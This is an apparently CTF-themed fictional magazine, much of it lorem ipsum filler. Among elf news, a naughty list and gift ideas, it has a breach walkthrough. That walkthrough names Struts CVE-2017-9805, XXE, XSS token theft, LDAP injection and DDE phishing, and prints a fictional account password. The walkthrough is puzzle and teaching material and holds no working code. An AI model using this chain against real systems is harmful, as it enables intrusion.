
Last week, the Abominable Snow Monster was caught throwing giant snowballs! As it turned out the Abominable Snow Monster was actually another victim of Glinda, the Good Witch, as part of her diabolical plan to start a war.

Abominable is a serial entrepreneur

## MUNCHKIN VISITORS

It's even rumoured that the Munchkins want to visit the resort.

Could this herald a new period in history, with friendship and cooperation between Elves and Munchkins? That might be a little too much to hope for.... but, as we were leaving there was a Munchkin team preparing to play the first game of giant snowball rolling; so who knows?



## GIANT SNOWBALL ROLLING

Abominable has singly handledly created a new sport : Giant Snowball Rolling that's taking the Elf world by storm. Giant Snowball Rolling is played by two teams, with six Elves on each side. Each team has to try and get the snowball to role into the other teams goal.

## HOLIDAY TREND


When we visited to see what the fuss was all about the resort was already fully booked. Walking around we talked to hundreds of Elves relaxing after another sucessfull Christmas.

Every Elf we spoke to was full of praise for the resort.

"IT'S THE MOST FUN I'VE EVER HAD"  
-- SHINNY UPATREE

"THIS IS AMAZING. I CAN'T BELIEVE NOBODY  
THOUGHT OF THIS BEFORE"  
-- PEPPER MISTRIX

What a lovely outcome.  
Every Elf we spoke to was full of praise for the resort.



# QUE ETUS

DONEC NISL DOLOR, CONGUE AC ULRICES NEC, LOBORTIS SED LOREM. AENEAN QUAM TURPIS, FACILISIS SED ULRICES AT, MALESUADA NEC ELIT NEC NISL ORCI, IN TEMPUS ENIM.

Iputate eleifend eros nec vulputate. Aenean elit sapien, lacinia in pellentesque id, hendrerit at nisl. Pellentesque ullamcorper arcu at sem volutpat fermentum. Vivamus convallis felis sit amet augue suscipit dictum at a sem. Donec nisl dolor, congue ac ultricies nec, lobortis sed lorem. Aenean quam turpis, facilisis sed ultrices at, malesuada nec elit. Suspendisse sollicitudin, ante in eleifend imperdiet, lorem nisl iaculis orci, et interdum leo augue eu nisl. Donec auctor congue molestie. Donec scelerisque ipsum vitae metus dignissim congue. Donec a purus tortor. Proin semper, tortor sit amet egestas dignissim, ante elit sagittis sapien, id varius dolor felis a augue. Duis elementum laoreet sagittis. Mauris commodo feugiat tempor. Nullam laoreet, leo eget pulvinar tristique, felis nisl dapibus arcu, id tincidunt velit sem porta nisl. Nullam laoreet, leo eget pulvinar tristique.

Quisque metus felis, luctus sit amet semper sit amet, mollis ultricies libero. Nunc molestie varius sapien, vel porttitor tellus posuere sed. Fusce pellentesque aliquet pharetra. Vestibulum facilisis aliquam elit, et lobortis tellus fermentum et. Donec viverra cursus pretium. Nulla



LESUADA NEC ELIT FACILISIS SED ULRICES

BY JAMES TREEBARK

posuere ultricies eros, eget sagittis mi tristique eu. Cras venenatis lobortis erat id malesuada.

Maecenas sagittis accumsan felis interdum mollis. Aliquam consequat adipiscing lorem, ac tincidunt quam mollis non. Maecenas eu sem vel dui mattis egestas. Aliquam imperdiet, tortor vitae vulputate dapibus, diam diam sagittis nisl, in posuere dolor lorem a nulla. Integer eros libero, eleifend ornare egestas at, vehicula non risus. In tempus rhoncus commodo. Quisque eu porta magna. Integer purus justo, auctor eu sagittis cursus, imperdiet vel ipsum. Fusce nibh lacus, faucibus non ullamcorper at, porta vel dui. In hac habitasse platea dictumst.

Donec porttitor molestie felis, ac scelerisque ipsum condimentum sed. Proin pretium aliquet aliquam. Aliquam mauris ligula, hendrerit at eleifend sit amet, congue vitae orci. Duis ullamcorper semper nisi a luctus. Vestibulum arcu ligula, mollis et ullamcorper iaculis, commodo sit amet nisl. Aenean vel pulvinar ante. In hac habitasse platea dictumst. Aliquam in diam magna, et adipiscing orci. Aliquam sit amet eros odio. Maecenas ornare magna sit amet elit pellentesque fermentum.

In vitae tortor erat. Mauris euismod auctor diam, et tincidunt felis lobortis vel. Aliquam fringilla turpis turpis, non facilisis tortor. Proin purus velit, pulvinar vel luctus et, laoreet at tellus. Vivamus id purus ut lectus euismod posuere ac sed metus. Aliquam id nunc ipsum, quis placerat velit. Nulla vel faucibus felis. Nulla sit amet

ipsum purus, id mollis lacus. Nunc sit amet justo in sem porta porttitor eget sed quam. Proin nisl purus, congue sed gravida at, vehicula a nisi. Fusce gravida consequat luctus.

Maecenas vitae mauris sapien. Nunc varius pharetra erat ac dictum. Proin in lorem in enim varius feugiat. Nunc cursus facilisis eros, in facilisis massa semper et. Morbi euismod urna non tellus posuere eleifend. Integer tincidunt sapien ac ligula molestie molestie. Nam ut hendrerit nulla. Morbi urna dui, vestibulum vel sodales ut, tincidunt ut nisi. In non diam erat. Proin dignissim dignissim ante in tincidunt. Nulla eleifend tempor sagittis. In imperdiet est et velit semper pharetra. Fusce ac est volutpat tortor pharetra consectetur. Duis rhoncus.



## AUCOR

Duis elementum laoreet sagittis. Mauris comm.

DONEC NISL DOLOR, CONGUE AC ULRICES NEC, LOBORTIS SED LOREM. AENEAN QUAM TURPIS, FACILISIS SED ULRICES AT.

Iputate eleifend eros nec vulputate. Aenean elit sapien, lacinia in pellentesque id, hendrerit at nisl. Pellentesque ullamcorper arcu at sem volutpat fermentum. Vivamus convallis felis sit amet augue suscipit dictum at a sem. Donec nisl dolor, congue ac ultricies nec, lobortis sed lorem. Aenean quam turpis, facilisis sed ultrices at, malesuada nec elit. Suspendisse sollicitudin, ante in eleifend imperdiet, lorem nisl iaculis orci, et interdum leo augue eu nisl. Donec auctor congue molestie. Donec scelerisque ipsum vitae metus dignissim congue. Donec a purus tortor. Proin semper, tortor sit amet egestas dignissim, ante elit sagittis sapien, id varius dolor felis a augue. Duis elementum laoreet sagittis. Mauris commodo feugiat tempor. Nullam laoreet, leo eget pulvinar tristique, felis nisl dapibus arcu, id tincidunt velit sem porta nisl.

Quisque metus felis, luctus sit amet semper sit amet, mollis ultricies libero. Nunc molestie varius sapien, vel porttitor tellus posuere sed. Fusce pellentesque aliquet pharetra. Vestibulum facilisis aliquam elit, et lobortis tellus fermentum et. Donec viverra cursus pretium. Nulla posuere ultricies eros, eget sagittis mi tristique eu.



# 12 MOLES REVEALED

## FOUR INFRACTIONS PUTS YOU ON THE NAUGHTY

The North Pole was rocked last week, by cyber activists who published leaked documents that are believed to be Santa's Naughty and Nice list.

Dr Who and Cindy Lou Who still on the naughty list.

### ANALYSIS OF LEAKED DATA BY PAUL BECKETT


Nobody from Santas Workshop was available to officially comment, by the time we went to press.

Our analysis of the data has led us to believe it's genuine. We took the data and correlated it with the publicly available records held by the North Pole Police Department (NPPD). So what were we able to learn from the leaked data?

Looking at the infractions of people on the naughty and nice list we discovered, four or more infractions results in you being on the naughty list.

#### VACANCY:

Are you a talented editor? Available to start immediately? Then we might have the right job for you. An amazing opportunity has just become available as a deputy editor of Hack Magazine. To Apply, send your CV to [theeditor@northpole-hackmagazine.com](mailto:theeditor@northpole-hackmagazine.com)



# MOLES INFILTRATED ELF UPPER ECHELONS

## SANTA'S LIST

### naughty | nice

Beverly Khalil  
Bini Aru  
Boq Questrian  
Charmaine Joseph  
Erin Tran  
Josephine Howard  
Kirsty Evans  
Lance Montoya  
Manuel Graham  
Nina Fitzgerald  
Sheri Lewis  
Wesley Morton

Alabaster Snowball  
Bushy Evergreen  
Holly Evergreen  
Minty Candycane  
Mohammed Poole  
Nur Ismail  
Pepper Minstix  
Sam Bhardwaj  
Shinny Upatree  
Sparkle Redberry  
Stefan Ramos  
SugarPlum Mary  
Tarpin McJinglehauser  
Wunorse Openslae

Many of them had infiltrated important leadership positions. We were especially shocked to learn our deputy editor: Josephine Howard was a mole!



# NORTH POLE BREACH

## WHAT WENT WRONG?

Last week, the Chrtistmas Town servers were breached by Munchkin Mole operatives.

THE INITIAL RESULTS OF THE FORENSIC ANALYSIS ARE IN. WE WALK YOU THROUGH THE BREACH; HOW IT HAPPENED AND WHAT COULD HAVE BEEN DONE TO PREVENT IT.

The entry point of the breach was identified to be the Letters to Santa server. This server was also used to host a development version of the site, which used a vulnerable software package: Apache Struts. It was vulnerable to CVE-2017-9805: an XML deserialisation vulnerability, leading to Remote Code Execution.

The Munchkin operative quickly struck gold whilst examining the server, locating Alabaster Snowball's password, which had been hard coded as part of a database connection string.

Now with SSH access via the Letters To Santa server, combined with Alabasters credentials (u: alabaster\_snowball, p: stream\_unhappy\_buy\_loss), the moles now had an easy route in and out of the network, and ransacked the network for valuable information. Their first internal target was an SMB file server, they were able to retrieve the Naughty & Nice list and other sensitive documents from the Filestor share.

Angered at finding themselves on the naughty list, they attacked the other internal resources with vigour. The next to fall was the Elf As A Service (EEAS) server. Exploiting an XXE vulnerability, they were able to remotely execute commands on this server, recovering the sixth page of the Great Book.

The data pillaging continued, with the Elf DataBase (EDB) server. An XXS vulnerability was exploited to steal an authentication token. The token had

expired, but after cracking the token password, they created a new token and were able to impersonate any user. An LDAP injection vulnerability then allowed them to dump the entire Elf database, giving them all usernames, emails and password hashes. Whilst impersonating Santa, they also recovered a letter to Santa from the Wizard of Oz.

Still not content, they wanted to recover the final (seventh page) of the Great Book, to do this they conducted a spear-phishing attack against Alabaster Snowball. They exploited Alabaster's desire for gingerbread cookies, to get him to open a malicious word document containing a DDE exploit.

What could have been done?

**Patch, Patch, Patch.** Simply, keeping this server patched could have protected against the breach, preventing the attacker getting that initial toehold in the network.


As part of a defence in depth approach, we'd recommend isolating development machines (which are often less secure), from the production network.

If an account and password must be stored then a low privilidged service account should be created for that sole purpose.

Validate tokens. Manage session information on server.

nec risus ultrices et imperdiet nibh feugiat.

luctus nibh est imperdiet nibh.



67% OF YOUTH

WORLDWIDE

LOVE AND

EAT REGULARLY

TOMATOES AND

RED CRUNCHY

APPLES SCHOOL

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13

Cras et lectus elit, ac hendrerit libero. Ut euismod, turpis vel egestas interdum, est enim aliquam eros, nec condimentum ligula augue at orci. Aliquam tristique imperdiet pulvinar. Nulla pulvinar, lacus nec tincidunt sagittis, ante dolor faucibus metus, in adipiscing nisl mi vel mi. Vivamus tempor convallis orci, vel commodo risus pellentesque eu. Vestibulum eu metus vitae elit adipiscing sagittis



# PEACE AT LAST

Duis elementum laoreet sagittis. Mauris comm.

DONEC NISL DOLOR, CONGUE AC ULCRICES NEC, LOBORTIS SED LOREM. AENEAN QUAM TURPIS, FACILISIS SED ULCRICES AT.



Iputate eleifend eros nec vulputate. Aenean elit sapien, lacinia in pellentesque id, hendrerit at nisl. Pellentesque ullamcorper arcu at sem volutpat fermentum. Vivamus convallis felis sit amet augue suscipit dictum at a sem. Donec nisl dolor, congue ac ultricies nec, lobortis sed lorem. Aenean quam turpis, facilisis sed ultrices at, malesuada nec elit. Suspendisse sollicitudin, ante in eleifend imperdier, lorem nisl iaculis orci, et interdum leo augue eu nisl. Donec auctor congue molestie. Donec scelerisque ipsum vitae metus dignissim congue. Donec a purus tortor. Proin semper, tortor sit amet egestas dignissim, ante elit sagittis sapien, id varius dolor felis a augue. Duis elementum laoreet sagittis. Mauris commodo feugiat tempor. Nullam laoreet, leo eget pulvinar tristique,

felis nisl dapibus arcu, id tincidunt velit sem porta nisl.

Quisque metus felis, luctus sit amet semper sit amet, mollis ultricies libero. Nunc molestie varius sapien, vel porttitor tellus posuere sed. Fusce pellentesque aliquet pharetra. Vestibulum facilisis aliquam elit, et lobortis tellus fermentum et. Donec viverra cursus pretium. Nulla posuere ultricies eros, eget sagittis mi tristique eu. Cras venenatis lobortis erat id malesuada. Etiam metus magna, consectetur a facilisis non, ullamcorper id libero. Mauris at ligula neque. Nam nec felis elit. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia Curae; Nunc elementum ullamcorper rhoncus. Vestibulum posuere, felis



ut laoreet ullamcorper, sapien urna porta purus, sit amet gravida quam nunc id nibh. Sed rhoncus sollicitudin turpis, interdum pretium odio varius et.

Maecenas sagittis accumsan felis interdum mollis. Aliquam consequat adipiscing lorem, ac tincidunt quam mollis non. Maecenas eu sem vel dui mattis egestas. Aliquam imperdier, tortor vitae vulputate dapibus, diam diam sagittis nisl, in posuere dolor lorem a nulla. Integer eros libero, eleifend ornare egestas at, vehicula non risus. In tempus rhoncus commodo. Quisque eu porta magna. Integer purus justo, auctor eu sagittis cursus, imperdier vel ipsum. Fusce nibh lacus, faucibus non ullamcorper at, porta vel dui. In hac habitasse platea dictumst.



Donec porttitor molestie felis, ac scelerisque ipsum condimentum sed. Proin pretium aliquet aliquam. Aliquam mauris ligula, hendrerit at eleifend sit amet, congue vitae orci. Duis ullamcorper semper nisi a luctus. Vestibulum arcu ligula, mollis et ullamcorper iaculis, commodo sit amet nisl. Aenean vel pulvinar ante. In hac habitasse platea dictumst. Aliquam in diam magna, et adipiscing orci. Aliquam sit amet eros odio. Maecenas ornare magna sit amet elit pellentesque fermentum.

In vitae tortor erat. Mauris euismod auctor diam, et tincidunt felis lobortis vel. Aliquam fringilla turpis turpis, non facilisis tortor. Proin purus velit, pulvinar vel luctus et, laoreet at tellus. Vivamus id purus ut lectus euismod posuere ac sed metus. Aliquam id nunc ipsum, quis placerat velit. Nulla vel faucibus felis. Nulla sit amet ipsum purus, id mollis lacus. Nunc sit amet justo in sem porta porttitor eget sed quam. Proin nisl purus, congue sed gravida at, vehicula a nisi. Fusce gravida consequat luctus.



Maecenas vitae mauris sapien. Nunc varius pharetra erat ac dictum. Proin in lorem in enim varius feugiat. Nunc cursus facilisis eros, in facilisis massa semper et. Morbi euismod urna non tellus posuere eleifend. Integer tincidunt sapien ac ligula molestie molestie. Nam ut hendrerit nulla. Morbi urna dui, vestibulum vel sodales ut, tincidunt ut nisi. In non diam erat. Proin dignissim dignissim ante in tincidunt. Nulla eleifend tempor sagittis. In imperdier est et velit semper pharetra. Fusce ac est volutpat tortor pharetra consectetur. Duis rhoncus iaculis velit at vestibulum. Mauris eu felis ut lorem gravida imperdier vitae non ante. Pellentesque sollicitudin mi nec risus ultrices et imperdier nibh feugiat.

Cras sed augue velit, et rhoncus ipsum. Nullam sagittis nibh quis mi egestas malesuada. Quisque vestibulum, lectus et posuere volutpat, tellus velit sollicitudin sapien, sit amet luctus nibh est imperdier nibh. Cras et lectus elit, ac hendrerit libero. Ut euismod, turpis vel egestas interdum, est enim aliquam eros, nec condimentum ligula augue at orci.



Aliquam tristique imperdier pulvinar. Nulla pulvinar, lacus nec tincidunt sagittis, ante dolor faucibus metus, in adipiscing nisl mi vel mi. Vivamus tempor convallis orci, vel commodo risus pellentesque eu. Vestibulum eu metus vitae elit adipiscing sagittis eu a tortor. Donec nec nisl orci, in tempus enim. Ut imperdier tempus nisi vel accumsan. Proin id dui arcu, sit amet consectetur justo. Nulla sit amet tellus in nibh mattis vehicula. Vestibulum adipiscing sem nec neque egestas ultrices.

Sed vel sem nulla, ut accumsan velit. Donec aliquet lacinia lacus vitae volutpat. Quisque neque nisl, mattis vitae varius a, fringilla vitae odio. In a leo arcu, quis hendrerit erat. Nullam quam erat, aliquet in gravida a, eleifend nec ante. In sodales rhoncus sem sed ultrices. Etiam pretium, sem nec scelerisque molestie, massa sapien ultr.



From: The Wizard of Oz  
Emerald City, Oz

To: Santa Claus  
Christmastown, The North Pole

Dear Santa,

(My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year, I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- \* Big Hair Hairspray
- \* Pink Election Campaign Hat
- \* Bacon Bandages
- \* Scapy the Unicorn Plush Pillow
- \* Princess Leia Earmuffs
- \* Bacon Tie with Giant 10 Remote
- \* Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- \* The Nubulator
- \* Garden Gnome
- \* Justin Bieber Toothbrush
- \* Snorty the Pig Hat and Pink Gloves
- \* Giant Inflatable Olaf the Snowman
- \* Ariana Grande Light-up Cat Ear Head

Well, wait 'til you see what I've got for you this year; my friend! You'll love it!

Merry Christmas!

—The Wizard



Struggling for gift ideas this Christmas?

WHAT TO GET FOR THE ELF WHO HAS IT ALL.  
UNUSUAL PRESENTS, THAT THEY'LL REMEMBER FOREVER.  
PUT A SMILE ON THEIR FACE.



# PRESENT IDEAS

Buying presents can be hard, finding just the right gift for a friend or loved one.

If you're struggling for festive inspiration, don't despair. With these gift ideas from the Wizard of Oz and Santa himself, you'll be guaranteed to delight them.

Oz told us the all time top gifts he'd given were:  
The Nubulator  
Garden Gnome  
Justin Bieber Toothbrush  
Snorty the Pig Hat and Pink Gloves  
Giant Inflatable Snowman  
Ariana Grande Light-up Cat Ear Headphones



Don't worry though, if Oz's gifts didn't tickle your fancy, you'll be sure to be wowed by the big mans gifts.

Santa's gifts to Oz:

Big Hair Hairspray  
Pink Election Campaign Hat  
Bacon Bandages  
Scapy the Unicorn Plush Pillow  
Bacon Tie with Giant Remote  
Stormtrooper Boxer Shorts



## About This Book...

This tome is the work of a successive group of anonymous scribes dedicated to preserving the memory of the exceptional Little People of Oz so that they'll go down in history. Over a span of several centuries, each author has striven to capture the most important social, political, and technological changes the Ozians have experienced from the happy golden days of yore through today.

